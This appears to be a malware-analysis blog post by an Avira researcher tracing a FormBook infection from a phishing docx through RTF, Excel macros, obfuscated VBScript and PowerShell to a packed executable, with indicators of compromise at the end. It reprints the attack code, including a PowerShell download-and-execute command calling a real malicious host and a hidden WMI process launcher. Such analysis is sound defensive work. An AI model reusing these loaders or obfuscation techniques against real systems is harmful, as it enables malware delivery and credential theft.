A new technique to analyze FormBook malware infections

March 19, 2020

FormBook is a well known malware family of data-stealers and form-grabbers. Sold on hacking forums as 'malware-as-a-service' it has previously been used to target the aerospace, defense, and financial sectors, and thoroughly researched. However, in this article we will use a new technique, developed by Avira researchers, to analyse the infection process, breaking it down individual steps.


Overview

By: Malina Rosu, specialist virus analyst, Avira Protection Labs

FormBook malware is typically spread through web browsers, mail, FTP clients and instant messaging applications via malicious attachments such as Office documents and PDF files. The malware can inject itself into processes and install function hooks through manual execution of phishing emails and opening malicious attachments. Its capabilities include capturing screenshots, stealing credentials, keystroke logging, and clearing browser cookies. Data thefts are most effective when the victims use a virtual keyboard, auto-fill, or if they copy and paste information to fill a form.


The FormBook infection takes place in multiple stages. In our example the infection begins when a user receives an email with a malicious Office .docx file attachment presented as a purchase order. Other files included are a Rich Text Format file with seven other embedded Excel files, two script files (one VBS file, one image file which is actually a obfuscated script file) and some Powershell commands.

There are six different steps in the process, not all of which are immediately obvious, but can be understood when the entire process is completed. For example, the malware deletes the notepad.exe from System32 because the malware will ultimately execute under this name.



Infection Analysis

The infection vector in our example is an email. It apparently contains a valid purchase order (PO20200217.docx) that appears to have been sent to the wrong email address.



Stage 1: Analyzing the attachment – the docx documents

We execute the document in a virtual environment allowing us to check its malware capabilities. The document connects to a URL, and attempts to download the payload via a connected URL – a Rich Text Format file.


It is a docx file with Open Office XML format. In settings.xml.rels resides an xml file with an external relationship of type *attachedTemplate* embedded in the document that redirects to an external resource.


```
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
    <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
      Target="http://joeing.rapiddns.ru/1/1.rtf?raw=true" TargetMode="External" />
  </Relationships>
```


After the payload is successfully downloaded, a PowerShell command is used to delete the notepad.exe from the System32 folder


Stage 2: Analyzing the first payload – the rtf document

Analyzing the .rtf file document with RTFScan, reveals eight OLE embedded objects. Seven out of the eight objects were similar Excel files, all being executed as seen in the Process Monitor capture:




Stage 3: Analyzing the second payload – the xls documents


We show the analysis flow for one of the Excel documents below, because they are all similar. The file name 'payload_1.exe' together with a low number of detections from VirusTotal make them suspicious.




Execution of the Excel documents results in warning pop-ups for Enable Content, requesting the user to enable macros. Enabling macros have no effect on the document, it appears damaged.




At this point, many users would close the file and move on. However, before executing the file, we analyzed the file behaviour on Process Monitor. The files were not damaged at all, as shown below:




The attackers have hidden the document file on purpose, making it appear blank when opened. Now the obvious question is; how does the file manage to execute the PowerShell script? Well, remember the Enable Content warning? This points to the fact that there may be macro code:




The macro code is executed before the document is closed, and it appears that it executes the text it finds in the TextBox 1. But it's hidden as it contains a Powershell command.



The command, hidden in the textbox, downloads and executes a Visual Basic script. As shown in the below image:



The script file also had only a few detections from AV scanners in VirusTotal.



Stage 4: Analyzing the first payload – the Visual Basic Script

To avoid detection the Visual Basic script is obfuscated using string manipulation functions such as reverse, split, replace, concatenation and hex encoding.

```
Sub Fly(gggg)

jk=sHexDecode("536574206f626a574d4953657276696365203d204765744f626a656374282277696e6d676d74733a7b696d706572736f6e6174696f6e4c6576656c3d6
96d706572736f6e6174657d215c5c2e5c726f6f745c63696d7632222229203a20")
jk2=sHexDecode("44696d206f626a574d49536572766963652c6f626a537461727475702c6f626a50726f636573732c6f626a436f6e6669672c696e7450726f63657373
49442c696e7452657475726e203a20")

    ExecuteGlobal _
    sHexDecode("4f7074696f6e204578706c696369743a20") & _
    sHexDecode("53756220466c792867676767293a20") & _
    jk2 & _
    jk & _
    sHexDecode("536574206f626a53746172747570203d206f626a574d49536572766963652e476574282257696e33325f50726f63657373537461727475702229 3a20") & _
    sHexDecode("536574206f626a436f6e666967203d206f626a53746172747570 2e537061776e496e7374616e63655f3a20") & _
    sHexDecode("6f626a436f6e6669672e53686f7757696e646f77203d2030203a20") & _
    sHexDecode("536574206f626a50726f63657373203d206f626a574d49536572766963652e476574282257696e33325f50726f636573732229203a20") & _
    sHexDecode("696e7452657475726e203d206f626a50726f636573732e4372656174652867676767672c204e756c6c2c206f626a436f6e6669672c20696e7450726f63
    657373494429203a20") & _
    sHexDecode("456e64205375623a")

 End sub
```

We hex-decoded the Fly subroutine. The malicious script that executed in the global namespace overwrites the initial Fly subroutine. This is shown by the two Fly subroutine calls at the very beginning of the malicious script.

```
Fly(LArray(0)+LArray(1)+LArray(2)+LArray(3)+space(1)+rev(f))
Fly(LArray(0)+LArray(1)+LArray(2)+LArray(3)+space(1)+rev(f))
```

The new Fly subroutine makes use of the Windows Management Instrumentation to execute the PowerShell script received as parameter. This is done with hidden property enabled to hide its presence from the user.

```
ExecuteGlobal _
 Option Explicit
 Sub Fly(gggg)
 Dim objWMIService,objStartup,objProcess,objConfig,intProcessID,intReturn
 Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
 Set objStartup = objWMIService.Get("Win32_ProcessStartup")
 Set objConfig = objStartup.SpawnInstance_
 intReturn = objProcess.Create(gggg, Null, objConfig, intProcessID)
 End sub
```

The PowerShell makes a GET request to the website. It manipulates the response to download the fifth stage payload.

```
$Tbone='*EX'.replace('*','I');
sal M $Tbone;
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $p22;
$t= New-Object -Com Microsoft.XMLHTTP;$t.open('GET','http://joeing.rapiddns.ru/1/att.jpg',$false);
$t.send();
$ty=$t.responseText;$asciiChars= $ty -split '-' |ForEach-Object {[char][byte]"0x$_"};
$asciiString= $asciiChars -join ''|M
```

The script achieves persistence by copying itself to “\Appdata\Roaming\” folder and adding itself to the current user registry Run key.

Stage 5: Analyzing the second payload – the att.jpg image

To establish if the jpg file was indeed an image, we use the Hex editor. The .jpg file had the first four bytes FF D8 FF EO, so it is unlikely to be what it claims. The character “-” linking the bytes also indicates that the file is not legitimate:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	36	36	2D	37	35	2D	36	45	2D	36	33	2D	37	34	2D	36	66-75-6E-63-74-6
00000010	39	2D	36	46	2D	36	45	2D	32	30	2D	35	35	2D	34	45	9-6F-6E-20-55-4E
00000020	2D	37	30	2D	36	31	2D	36	33	2D	36	42	2D	32	30	2D	-70-61-63-6B-20-
00000030	37	42	2D	30	44	2D	30	41	2D	30	44	2D	30	41	2D	30	7B-0D-0A-0D-0A-0
00000040	39	2D	35	42	2D	34	33	2D	36	44	2D	36	34	2D	36	43	9-5B-43-6D-64-6C
00000050	2D	36	35	2D	37	34	2D	34	32	2D	36	39	2D	36	45	2D	-65-74-42-69-6E-
00000060	36	34	2D	36	39	2D	36	45	2D	36	37	2D	32	38	2D	32	64-69-6E-67-28-2
00000070	39	2D	35	44	2D	30	44	2D	30	41	2D	32	30	2D	32	30	9-5D-0D-0A-20-20
00000080	2D	32	30	2D	32	30	2D	35	30	2D	36	31	2D	37	32	2D	-20-20-50-61-72-
00000090	36	31	2D	36	44	2D	32	30	2D	32	38	2D	35	42	2D	36	61-6D-20-28-5B-6
000000A0	32	2D	37	39	2D	37	34	2D	36	35	2D	35	42	2D	35	44	2-79-74-65-5B-5D
000000B0	2D	35	44	2D	32	30	2D	32	34	2D	36	32	2D	37	39	2D	-5D-20-24-62-79-
000000C0	37	34	2D	36	35	2D	34	31	2D	37	32	2D	37	32	2D	36	74-65-41-72-72-6

To examine the malicious file, and figure out what the file hides, we need to understand how the script manipulates the file after downloading it. It performs a split action by "-", and then a hex to ascii decoding. The below image shows two very long hex encoded strings – *Cli1* and *Cli2*, and a function – *UNpack.*

```
function UNpack {

    [CmdletBinding()]
    Param ([byte[]] $byteArray)

    Process {
        Write-Verbose "Get-DecompressedByteArray"
        $input = New-Object System.IO.MemoryStream( , $byteArray )
        $output = New-Object System.IO.MemoryStream
            $010 = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress)

    $buffer = New-Object byte[](1024)
    while($true){
        $read = $010.Read($buffer, 0, 1024)
        if ($read -le 0){break}
        $output.Write($buffer, 0, $read)
        }


        [byte[]] $byteOutArray = $output.ToArray()
        Write-Output $byteOutArray
    }
}

$t0='DEX'.replace('D','I');
sal g $t0;
[Byte[]]$Cli=('$%1F,$%8B,$%08,$%00,$%00,$%00,$%00,$%00,$%04,$%00,$%EC,$%B7,$%53,$%B0,$%70,$%DD,$%B2,$%25,$%B8,$%6D,$%DB,

[byte[]]$decompressedByteArray = UNpack $Cli

[Byte[]]$Cli2=('$%4D,$%5A,$%45,$%52,$%E8,$%00,$%00,$%00,$%00,$%58,$%83,$%E8,$%09,$%8B,$%C8,$%83,$%C0,$%3C,$%8B,$%00,$%03
$t=[System.Reflection.Assembly]::Load($decompressedByteArray)
[Givara]::FreeDom('notepad.exe', $Cli2)
```

The *UNpack* function performs a Gzip decompression of the *Cli* string. Since the magic number for a GZIP archive file is 1F 8B 08 (as seen in the first part of the string) it seems likely that it is a GZIP. We get the payload (a dynamic library file) after decompressing the Gzip byte array, and replacing "$%" in the *Cli* string. The dynamic library file – Pineapple.dll – is loaded in the following line of script.

Following similar steps, we conclude that the second string is an executable file – attack2_cli2.exe_, part of the FormBook malware family. Avira detects it as TR/Crypt.ZPACK.Gen. The file is executed under the name *notepad.exe.*

This is the main reason why the first document deleted the legitimate notepad executable file from System32 folder.


Conclusion

FormBook malware is very agile in its behavior and effective in hiding malicious intent. It can easily trick users into executing it. Despite not being broadly used, FormBook represents a real threat: It is stealthier and more powerful than other malware.

You can learn more about new and novel malware in the research section of the Avira Insights blog, or find out how you can improve your own detection rates by using Avira's Anti-malware SDKs or cloud sandbox API.

IOCs

SHA256	File type
a8c6456fb40ee49af00ac856c7ec58f314bb593f5aca991d0c8adc18ca5e3868	eml
9227ad6740207c4150a96b38c42792e57aa6258ab56763c1e9c4df7d97239559	eml
468313d0dea135d610d08cda83d34523f48f0e7a9e829eb88ec24dcc2e7b8bfb	eml
85218477e69ef0889cc78566c972c53332046f1c5d1201bae9bf288fafa27c53	docx
1e031429d31c0d3e456669636d6ab370d1ca8fe02df702c7b875bc50ae43245b	rtf
f0b21a76949e1403e948acc020d6c3f03ffdb338a15bd3006e7eb5c40da69cf0	xls
811dfd3270bd9203c65d3e1f737cbabf2404b83507f90f416a2dcae28cc223d2	xls
f12de42e9bd05e89256f1aa70ba90cae8178826e3b751d4f98fd40d4119196d6	xls
74902beea45467517e9f29131b2633110c090dc07f4b158089fc74baaf84ab98	xls
ce7bb44456aed206be1bc2cda0e6e33a209b1939745dce5060b3342d135205bc	xls
2dd3cec76010e43b0e594a2d3d693be9d6e14e946e1ddea1bec02ccbcae9b854	xls
f38b76f7792bb6d5d372c79fb943a777d05f32c5e041e7505ce623aff9b8de0e	xls
96be0e8c566a0568f67efda85d0f522a9627973db4098d80c3a91ccd424540f7	xls
187ac08a1c4f8b8111824083a200824113474eca9e7b9807ed1d81e2d653b558	xls
3024bd7d2f89ec07350a13f7fa74a4e83e9f434266c37cbecaa56d68233ef416	xls
1d67c5459b79801bca4192c1b4e80344cd7706272e6e6b7cd6e8cbd7c10caad4	vbs
f9f7c1312d20d68fc09d4fea2b58a52b6374f5b2ec88be162f655146379e1231	exe
18a86d81ef592cb588e609a66c03793f93dd3466a7e9403280c81bd0034bbdad	dll
47405c182c4f99dd120fb0b7fded1720a9e44bad379a6304cd067027fadfcd32	att.jpg – script file



Avira Protection Labs

Protection Lab is the heart of Avira's threat detection and protection unit. The researchers at work in the Labs are some of the most qualified and skilled anti-malware researchers in the security industry. They conduct highly advance research to provide the best detection and protection to nearly a billion people world-wide.